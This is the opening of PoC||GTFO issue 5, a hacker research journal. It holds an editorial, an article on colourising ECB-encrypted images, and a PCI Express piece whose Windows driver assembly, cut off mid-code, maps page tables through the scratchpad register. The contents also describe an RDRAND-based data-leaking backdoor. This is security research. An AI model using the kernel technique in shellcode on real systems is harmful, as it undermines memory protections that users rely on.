PoC || GTFO;

addressed to the

INHABITANTS

of

EARTH

on the following and other

INTERESTING SUBJECTS

written for the edification of

ALL GOOD NEIGHBORS

August 10, 2014

LAS VEGAS, NV:

Published at Considerable Financial Loss by the
Tract Association of PoC||GTFO and Friends,
to be Freely Distributed to all Good Readers,
and to be Freely Copied by all Good Bookleggers.

€0, $0, £0. Самиздат. `pocorgtfo05.pdf`.

Legal Note: Permission to use all or part of this work for personal, classroom or any other use is granted without fee provided that you print books instead of burning them. The easiest way to fulfill the second clause would be to print a few copies of this fine journal on your office's laser jet to share with friends, but printing other books is just as fine and dandy by us.

Reprints: This issue is published through samizdat as `pocorgtfo05.pdf`. You might want to risk counting upward from `pocorgtfo00.pdf` to get our other issues, but don't blame us if you wind up at RenditionCon.

Technical Note: This issue is a polyglot that can be meaningfully interpreted as a PDF, SWF, ZIP, or ISO file. The PDF is a good read; the SWF will never give you up or let you down; the ZIP contains all our prior issues; and, to top it all off, the ISO boots to a friendly game of Tetris.

Printing Instructions: Pirate print runs of this journal are most welcome, but please do it properly! PoC‖GTFO is to be printed duplex, then folded and stapled in the center. Print on A3 paper in Europe and Tabloid (11" x 17") paper in Samland. Canadians will probably use the paper of their southern neighbor, but secret government labs in Canada may use P3 (280 mm x 430 mm) if regulations demand it. If possible, the outermost sheet should be on thicker paper to form a cover.

```
# This is how to convert an issue for duplex printing.
sudo apt-get install pdfjam
pdfbook --short-edge pocorgtfo05.pdf -o pocorgtfo05-booklet.pdf
```

```
/*

MANUL THE PRIVACY MASCOT SAYS:

      _ _
 ◄/       \►             ___ _   _ _    _
 ≽== ò ▾ ó ==≼          | __| | | | |  | |
   \   △  /   __        | _|| |_| | |__| |__
  /        \  |  \      |_|  \___/|____|____|
 /          \ |  |                              before processing
| |        | ||  |       ___ ___ ___ ___   ___ _  _ ___ _____ ___ ___  _  _
 \ |  ||  |  /  /       | _ \ __/ __/ _ \ / __| \| |_ _|_   _|_ _/ _ \| \| |
  \_oo__oo_/___/        |   / _| (_| (_) | (_ | .` || |  | |  | | (_) | .` |
                        |_|_\___\___\___/ \___|_|\_|___| |_| |___\___/|_|\_|


*/
```


Bossy Pants	Reverend Doctor Pastor Manul Laphroaig
Unfinished Article	Michael Ossmann
Ethics Advisor	The Grugq
Poet Laureate	Ben Nagy
Editor of Last Resort	Melilot
Drafted for Hard Labor	Jacob Torrey
Funky File Formats Polyglot	Ange Albertini
Minister of Spargelzeit Weights and Measures	FX

1 Call to Worship

Neighbors, please join me in reading this sixth issue of the International Journal of Proof of Concept or Get the Fuck Out, a friendly little collection of articles for ladies and gentlemen of distinguished ability and taste in the field of software exploitation and the worship of weird machines. If you are missing the first five issues, we the editors suggest pirating them from the usual locations, or on paper from a neighbor who picked up a copy of the first in Vegas, the second in São Paulo, the third in Hamburg, the fourth in Heidelberg, or the fifth in Montréal. This being our second epistle to Las Vegas, we wish you the best in that den of iniquity.

We open with a sermon to neighbors far and wide on one of the most preached-upon subjects of our times. Hacker Privilege, neighbor—do you have it?

In Section 3, Philippe Teuwen continues our journal's strange obsession with ECB mode antics. You see, there's a teensy little bit of intellectual dishonesty in the famous ECB Penguin, in that the data is encrypted but the metadata is kept in the clear, so there's no question as to the dimensions of the image. To amend this travesty, Philippe has composed a series of scripts for turning an ECB-encrypted image into a coloring book puzzle, by automatically correcting the dimensions, applying a best-guess set of false colors, and then walking a human operator through choosing a final set of colors.

In Section 4, Jacob Torrey shares a quirky little PoC easter egg that relies on the internals of PCI Express on recent x86 machines. By reflecting traffic through the PCI Express bus, he's able to map the x86's virtual memory page table into virtual memory!

Section 5 explains the trick by Alex Inführ that makes a PDF file that is also an SWF file. We only hope that if Adobe decides—yet again!—to break compatibility with our journal after publication, that they at least be polite enough to whitelist this file or cite this article.

Shikhin Sethi continues his series of x86 proofs of concept that fit in a 512 byte boot sector. In this installment, he explains how the platform's interrupts and timers work, then finishes with support for multiple CPUs. It's in Section 6.

Joe FitzPatrick shares some more PCI Express wisdom in Section 7, presenting a breakout board for the Intel Galileo platform that allows full-sized cards to be plugged into the Mini-PCIe slot of this little guy.

In Section 8, Matilda puts her own spin on Taylor Hornby's RDRAND backdoor that you'll recall from PoC||GTFO 3:6. Whereas he was peeking on the stack in order to sabotage Linux's random number generation, she instead uses the RDRAND instruction to leak encrypted bytes from kernel memory. A userland process can then decrypt these bytes in order to exfiltrate data, and anyone without the key will be unable to prove that anything important is being leaked.

In Section 9, neighbor Mik will guide you from spotting an unknown protocol to a PoC that replaces a physical disk in a remote server's CD-ROM with your own image, over an unencrypted custom KVM session. Bolt-on cryptography is bad, m'kay?

Section 10 presents a nifty alternative to NOP sleds by Brainsmoke. The idea here is that instead wasting so much space with `nop` instructions, you can instead load a canary into a register at the beginning of your shellcode, branching back to the beginning if that canary isn't found at the end.

In Section 11, we have Michele Spagnuolo's Rosetta Flash attack for abusing JSONP. While surely you've heard about this in the news, please ignore that Google and Tumblr were vulnerable. Instead, pay attention to the *mechanism* of the exploit. Pay attention to how Michele abuses a decompression routine to produce an alphanumeric payload, which in isolation would be a worthy PoC!

We all know that hash-collision vulns can be exploited, but the exact practicalities of how to do the exploit or where to look for a vuln aren't as easy to come by. That's why, in Section 12, Ange Albertini and Maria Eichlseder teach us how to write sexy hash-collision PoCs. When a directory of funky file formats teams up with a cryptographer, all sorts of nifty things are possible.

In Section 13, Ben Nagy gives us his take on Coleridge's masterpiece. Unfortunately, to comply with the Wassenaar Arrangement on Export Controls for Conventional Arms and Dual-Use Goods and Technologies, this poem is redacted from our electronic edition.

Finally, in Section 14, we do what churches do best and pass around the donation plate. Please contribute any nifty proofs of concept so that the rest of us can be enlightened!

2 Stuff is broken, and only you know how

by Rvd. Dr. Manul Laphroaig

Gather around, neighbors. We will talk of science and pwnage, and of how lucky we are that our science is (mostly) pwnage, and our pwnage is (mostly) science.

I say that we are lucky, and I mean it, despite there being no lack of folks who look at us askance and would like to build pretty bonfires out of our tools or to set "regulators" upon us to stand over our shoulders while we work (weird reprobates as we are, surely some moral supervision from straight-and-narrow bureaucrats will do us good!)

But consider the bright and wonderful subject-matter we work on. An exploit is like a natural law: either it works, here and now, or it's bullshit. Imagine our incredible luck, neighbors: in order to find out something clever about the world, we just need to run a program! Then, if it works, we know immediately that this is how things work. It's even better than proving a theorem, because every mathematician knows that an exciting freshly-baked proof might contain a mistake; but with a root shell there can be no mistake. Indeed, few are so privileged to discover natural laws just by phrasing them right![1]

Now while we puzzle out the secrets of unexpected machines inside machines, other neighbors are after other secrets of the universe, human life, and everything—and consider their plight! One day there's a promise of insight into the biochemical mechanisms that make humans selfish or hypocritical—from not just a professor of a respected university, but a Dean[2] of such. This is a huge and unexpected step forward, and even newspapers like The New York Times write about it. That research connected selfishness with meat-eating. The connection seemed a bit too simplistic, but sometimes Nature does favor simple answers. Now this is knowledge, neighbor, and you had to work it in—except, as it turns out, it's likely bullshit, just as the Dean Diederik Stapel's entire career, built on his many "scientific studies" of record was bullshit (look him up in Wikipedia, neighbor!). It was bullshit made up to play on educated people's stereotypes, to make headlines, to be featured in the *Times* of New York and of LA, and it totally worked for over a decade. It would've worked longer, too, if the fraud wasn't aiming so high so fast.

Imagine the plight of all the students, underlings, colleagues, and co-authors—all victims of Stapel's bullshit—who have wasted time building their careers on his crock of bullshit as if it were true insights into what makes humans tick. Some may have had their own research papers rejected by peer reviewers for not having cited Stapel's flagship results—which were, as you recall, accepted science for over ten years.

Verily I tell you, neighbors, we are so much more fortunate, for in the domain we call ours truth runs and pwns, and bullshit doesn't run and doesn't pwn, and nothing can be built on top of bullshit in good faith or in bad faith that would stand to even casual scrutiny. (Well, possibly nothing other than a VC pitch—but judge and be judged, neighbors.) We may be distracted from pwnage by one too many debates, but at least none of these debates are about something called "replication bullying." If you think this is funny, neighbor, consider that this is a real term, taken from complaints by actual and successful professional scientists. These complaints are about some other scientists who staged the same experiments without involving the original authors and published a paper about how they failed to replicate the original findings. They call this "bullying", neighbor, and you might want to remember this when you hear that "scientists have shown X" or "linked X and Y." Verily I tell you, even the hallowed halls of science, blessed with peer-review, are no refuge from bullshit.

We have another tremendous bit of luck, neighbors. In our domain of knowledge, whether 75%, or 99%, or 99.99% of us agree, paid or unpaid, expert or amateur, industry or academic—means *nothing.* Let me repeat, the consensus of all of us taken together—for whatever definitions of "all" and "together"—means *exactly* nothing. We may all be wrong, and whoever comes up with an exploit will be right, and that will be that. It happened before, and it will all happen again. We progress by someone noticing what the rest of us

[1] This turn of phrase has been shamelessly stolen from Meredith L. Patterson's essay *"When nerds collide"*, where she writes about our strange tribe of people brought together by *the power to translate pure thought into actions that ripple across the world merely by the virtue of being phrased correctly*—but that is another story.

[2] "Leaps tall buildings in a single bound"—look it up on the internets under "academic structure", neighbor! The only finer bit of college-land folklore is the one that starts with "Biologists think they are biochemists,. . . ", and it is mostly found pinned to doors of rather squalid-looking offices around math departments.

have overlooked to date, and if some group of people started counting our publications to learn something about security of computers, we'd tell them to stop wasting their time and ours. Pwnage laughs at majority vote and "consensus"—for these two are, in fact, flagstones on the royal road to being royally pwned.

Is this luck undeserved and unfair, as some would like us to believe? Not so. It is like the luck of a fisherman that he has to spend time on the water, or maybe the luck of a fish that has to live in the water; or the luck of a hunter that he needs to hang out where Mother Nature is constantly munching upon herself. (Stand quietly some late afternoon in a summer meadow, watch dragonflies zip back and forth, and listen. You are hearing the sound of a million lunches, neighbor!)

We see through bullshit because we hunt in its fields and jungles, and we know that wherever there is bullshit that's where stuff will be badly pwned. Bullshit and pretending that things are understood when they are not are like a watering hole in a parched steppe; ecologies of breakage are ecologies of bullshit and pretense. A good hunter knows to pay attention to the watering holes.

Some of us are hunters of bullshit, others care more about bullshit sneaking into their villages at night, carrying away a pet project here, a young 'un there. But no matter whether a hunter or a guardian, one knows the beast, and where the beast comes from. However you reckon the number of the beast, you all know the names of the beast: Bullshit and Pretense.

Paul Phillips, who walked away after having written a million lines of code for Scala and having closed nine hundred bugs, got to the bottom of this. He spoke of deliberate lies that stayed in the documentation for over three years, as an attempt to make things look less complicated, but in reality making it hard for programmers to be sure whether a bug was in their program or in the language itself:


> This is the message it sends: your time is worthless. . . . I don't want to be a part of something that thinks your time is worthless.
>
> [. . .]
>
> It's too complicated, people say it's too complicated—let's just not let them see that complicated thing. . . . They told me I'd never have to know. Well, obviously, you do have to know, there's no way to avoid knowing. It's only a question of how much you are going to suffer in the course of acquiring this knowledge.

That is a fine sermon against the kind of engineering that ends in bullshit and pretense, neighbors, but it also reveals a deep truth about us. We don't want to be a part of things that treat people's time as worthless. More to the point, we cannot stand such things, we simply cannot operate where they rule. We fight, we flee, or we walk away, but in the end we are by and large a community of refugees with an allergy to bullshit.

In the end, neighbors, our privilege may just be an allergy, an allergy to useless waste of time and busy work that makes no sense and brings no improvement. We find ourselves in this oasis of no-bullshit we-don't-care-what-other-people-think reproducibility for a simple reason that has little to do with luck. We simply fled here from the dark lands where Bullshit reigned supreme, where the very air was laden with its reek, and where we would succumb to our allergy in fairly short order, but not before being branded as disagreeable, lazy, or hubris-prone. We defied the gods of these places (which was what *hubris* originally meant), and we are a nation of immigrants in our Chosen Vale of No-Bullshit.

Rejoice, then, and give a thought to neighbors who still suffer—and reach out to them with a good word, a friendly PoC, or a copy of this fine journal when you feel extra neighborly! For your allergy to bullshit, your hubris, your impatience, and your distaste for busy-work may make poor privilege, but that is what we've got to share, and share it we shall.

Go now in pwnage, share your privilege, and help deliver neighbors from bullshit.



Ange Albertini's extensions to the ECB Penguin.

3 ECB as an Electronic Coloring Book

by Philippe Teuwen

Hey boys and girls, remember Natalie and Ben's warnings in PoC||GTFO 4:13 about ECB? Forbidden things are attractive, I know, I was young too. Let's explore that area together so that you'll have fun and you'll always remember not to use ECB later in your grown-up life.


But first of all let me clarify one thing: the ubiquitous ECB penguin is a kind of a fraud, brandished like a scarecrow! The reality when you get an encrypted image in ECB mode is that you've no clue of its characteristics, its size, its pixel representation. Let's take another example than the penguin (as the source image of this fraud seems to be lost forever). A wrong guess, such as assuming a square format, will render just a meaningless bunch of static.

So to get the penguin back, the penguin's author cheated and encrypted only the pixel values, but not the description of the image, such as its size. Moreover he probably tried different keys until he got the tuxedo as black as possible as he has no control on the encrypted result.

Does it mean ECB is not that bad? Don't get me wrong, ECB is a very bad way to encrypt and we'll blow it apart. But what's ECB? No need to understand the underlying crypto, just that the image is being sliced in small pieces—sixteen bytes wide in case of AES-ECB—and each piece is replaced by random garbage. Identical pieces are replaced by the same random data and if two pieces are different their respective encrypted versions are too. That's why we can distinguish the penguin.

But we can do much better; instead of displaying directly the mangled pixels we can paint them! We know that identical blocks of random data represent the encrypted version of the same initial block of color, so let's pick a color ourselves and paint over those similar pieces. That's what this little program does. You'll find it as ElectronicColoringBook.py by unzipping this PDF.[3] It also tries to guess the right ratio by checking which one will give columns of pixels as coherent as possible.


`$ ElectronicColoringBook.py test.bin`



Already better! The lines are properly aligned but the image is too flat. That's because we painted each byte as one pixel but the original image was probably created with three bytes per pixel, so let's fix that.

[3] `https://github.com/doegox/ElectronicColoringBook`

```
$ ElectronicColoringBook.py test.bin -pixelwidth=3
```



As we don't know the original colors, the tool is choosing some randomly at each execution. Now that the ratio and pixel width are correct we can observe vertical stripes. That's what happens when you can't have an exact number of pixels in each block and that's exactly the case here. We guessed that each pixel requires three bytes and the blocks are 16-byte wide so if some pixels of the same color—let's say #AABBCC—are side by side we get three types of encrypted blocks.


```
AABBCCAABBCCAABBCCAABBCCAABBCCAA -> 81E49040C91E64A8F2EB52EB313EADF4
BBCCAABBCCAABBCCAABBCCAABBCCAABB -> 769B3981E49040C9164A83B6CBFB12BF
CCAABBCCAABBCCAABBCCAABBCCAABBCC -> 12B4502017A19C0EB313EADF47638FB2
AABBCCAABBCCAABBCCAABBCCAABBCCAA -> 81E49040C91E64A8F2EB52EB313EADF4
BBCCAABBCCAABBCCAABBCCAABBCCAABB -> 769B3981E49040C9164A83B6CBFB12BF
etc
```

So we've got three types of encrypted data for the same color, repeating over and over. Still one last complication: Pluto's tail is visible on the left of the image, because before the encrypted pixels there is the encrypted file header. So we'll apply a small offset to skip it, and as before we'll group blocks by three.

```
$ ElectronicColoringBook.py test.bin -p 3 -groups=3 -offset=1
```


And now let's make it a real coloring book by choosing those colors ourselves! We'll draw the ten most frequent colors in white (`#ffffff`) and the remaining blocks, which typically contain all kinds of transitions from one color area to another one, in black (`#000000`).

```
$ ElectronicColoringBook.py test.bin -p 3 -g 3 -o 1 -palette=\
'#ffffff#ffffff#ffffff#ffffff#ffffff#ffffff#ffffff#ffffff#ffffff#ffffff#000000'
```



Kids, those colors are encoded with their RGB values. If this is confusing, ask the geekiest of your parents; she can help you. Colors are sorted by largest areas, so let's keep the white color for the background. Let's paint Pluto in orange (`#fcb604`) and Mickey's head in black.

```
$ ElectronicColoringBook.py test.bin -p 3 -g 3 -o 1 -P \
'#ffffff#fcb604#000000#ffffff#ffffff#ffffff#ffffff#ffffff#ffffff#ffffff#000000'
```




If you don't know which area corresponds to which color in the palette, just try it out with a flashy color. Eventually, we wind up with something like this.

```
$ ElectronicColoringBook.py test.bin -p 3 -g 3 -o 1 -P \
'#ffffff#fcb604#000000#f9fa00#fccdcc#fc1b23#a61604#a61604#fc8591#97fe37#000000'
```

Note to copyright owners:
We were careful to disclose only images encrypted with AES-256 and a random key that was immediately destroyed. This should be safe enough, right?

Much better than the ECB penguin, don't you think? So remember that ECB should really stand for "Electronic Coloring Book." They should therefore should be only used by kids to have fun, never by grown-ups for a serious job!

Maybe Dad is wondering why we didn't use a picture of Lenna as in any decent scientific paper about image processing? Tell him simply that it's for a coloring book, not Playboy! There are more complex examples and explanations in the project directory. It's even possible to colorize other things, such as binaries or XORed images!




4 An Easter Egg in PCI Express

by Jacob Torrey

Dear Pastor Laphroaig,

Please consider the following submission to your church newsletter. I hope you think it worthy of your holy parishioners and readers.



Our friends at Intel are always providing Easter eggs for us to enjoy, and having stumbled across a new one for x86, the most neighborly option was naturally to share with all interested parties. This PoC is a weird quirk in which a newer x86 feature-set breaks invariants/security guarantees from older version. Specifically, the newer PCI Express configuration space access mechanism breaks virtual memory. Virtual memory is orchestrated by the CR3 register (storing the *physical address* of the page tables) and the page tables themselves. An issue with kernel shell-code and live memory forensics is that unless the *virtual address* of the page tables is known, it is impossible to map them (or any other physical address for that matter) into virtual memory, resulting in a chicken-and-egg problem. Luckily, most operating systems keep the page tables at a known virtual address (`0xC0000000` on many Windows systems), but this Easter egg allows access to the page tables on *any* OS.

In kernel space, CR3 can be read, providing the physical address of the OS page tables; however, due to Intel's virtual memory protections, there is no way to create a recursive virtual mapping to that physical address. All that is needed to do so, is a way to write an arbitrary 32-bits (which will become a PDE mapping in the page tables) to a known physical location. This is the crux of the issue, and the security of virtual memory depends on it. Luckily, with the advent of PCI Express, there is now the "Enhanced Configuration Access Mechanism" (ECAM), which shadows PCI configuration space registers into physical memory at an address kept in the PCIEXPBAR register (`D0:F0` offset: `0x60`). This is typically enabled on all the systems the author has come across, but your mileage may vary. With this ECAM, changes made to the configuration space via the legacy port I/O mechanism (`0xCF8`/`0xCFC`) will be reflected in physical memory. Now all that is needed is a register in configuration space that is at least 32-bits wide and can be changed to an arbitrary value without impacting the system. Again, Intel is looking out for our church, and through their grace, they provide a "Scratchpad Data" register (`D0:F0` offset: `0xDC`) that has no semantic meaning, just a location for software to store data. Now we have the function ModifyPM() for physical memory. (This is for Windows 32-bit without PAE, running as driver code.)

```
/**
    Sets up the PDE to map in the real PDT using the MMIO ranges of PCI
Configuration space
    @return The PCIEXPBAR for comparison
*/
ULONG ModifyPM()
{
    ULONG MMIORange = 0;
    __asm
    {
    pushad
```

```

        // Utilize the scratch pad register as our mini-PDE
        mov ebx, cr3
        and ebx, 0xFFC00000       // This is going to hold our new PDE (The bits in
                                  // CR3 with the least significant stuff removed)
        or ebx, 0x83              // P | RW | PS

        mov dx, 0x0cf8
        mov eax, 0x800000DC      // Offset 0x37 (0xDC / 4)
        out dx, eax

        mov dx, 0x0CFC
        mov eax, ebx
        out dx, eax // Write our PDE

        // Determine where in physical memory we can find the PDE
        mov dx, 0x0cf8
        mov eax, 0x80000060
        out dx, eax

        mov dx, 0x0CFC
        in eax, dx
        mov MMIORange, eax // Save our value and BAM!

    popad
    }

    if(VDEBUG)
        DbgPrint("MMIO Base Address: %x", MMIORange);

    return MMIORange;
}
```

Once the scratchpad register is primed and ready, and the physical address of the ECAM is known, the next step is to treat the register as a PDE mapping in the OS page tables to add a recursive mapping at a known location.

```
/**
    Sets up a recursive mapping to the OS page directory
    I commented it very thoroughly because it's quite complex.

    Basically it:
    -> Saves the current (real) CR3 value
    -> Creates a new PDE to map in the (real) PDT
    -> Creates a virtual address using the (fake) PDE we inserted in ModifyPM
    -> Switches to the (fake) CR3 and utilizes the constructed virtual
       address to insert the new recursive mapping into the (real) PDT
    -> Switches the CR3 back and continues on smugly
*/
ULONG recurMap()
{
    ULONG MMIORange = 0;
    ULONG PDEBase = 0;
    ULONG PDEoffset = 0;

    // Sets up the (fake) PDE and
    MMIORange = ModifyPM();
    MMIORange &= 0xF0000000;

    if(VDEBUG)
        DbgPrint("Mapping PDT to itself");

    __asm {
```

```
        cli

        pushad

        // Save the current CR3, seems like overkill, but it makes sense
        mov ebx, cr3 // A copy to use to construct our virtual address
        mov ecx, cr3 // Save a copy so we don't mess up things up too much

        mov edx, MMIORange // Our new CR3 val

        // Setup our virtual address
        and ebx, 0x003FFFFF     // Gets us our offset into stuff
        or ebx,  0x0DC00000     // Reference the PDE offset of (0x37 << 22)
        // EBX should now have our virtual address :)

    // Tests to see if the PDE is free for use
    test_pde:

        add ebx, 0x4 // Offset to unused PDE

        // Keep the offset var up to date (but uint32 aligned, not uint8)
        mov eax, PDEoffset
        add eax, 0x1
        mov PDEoffset, eax

        //*************** BEGIN CRITICAL SECTION
        mov cr3, edx  // Inject our new CR3

        mov eax, [ebx]  // Add our mirthful PDE entry which should map in the PD
        invlpg [ebx]    // Invalidates the virtual address we used just in
                        // case it could cause later problems.

        mov cr3, ecx    // Restore everything nicely
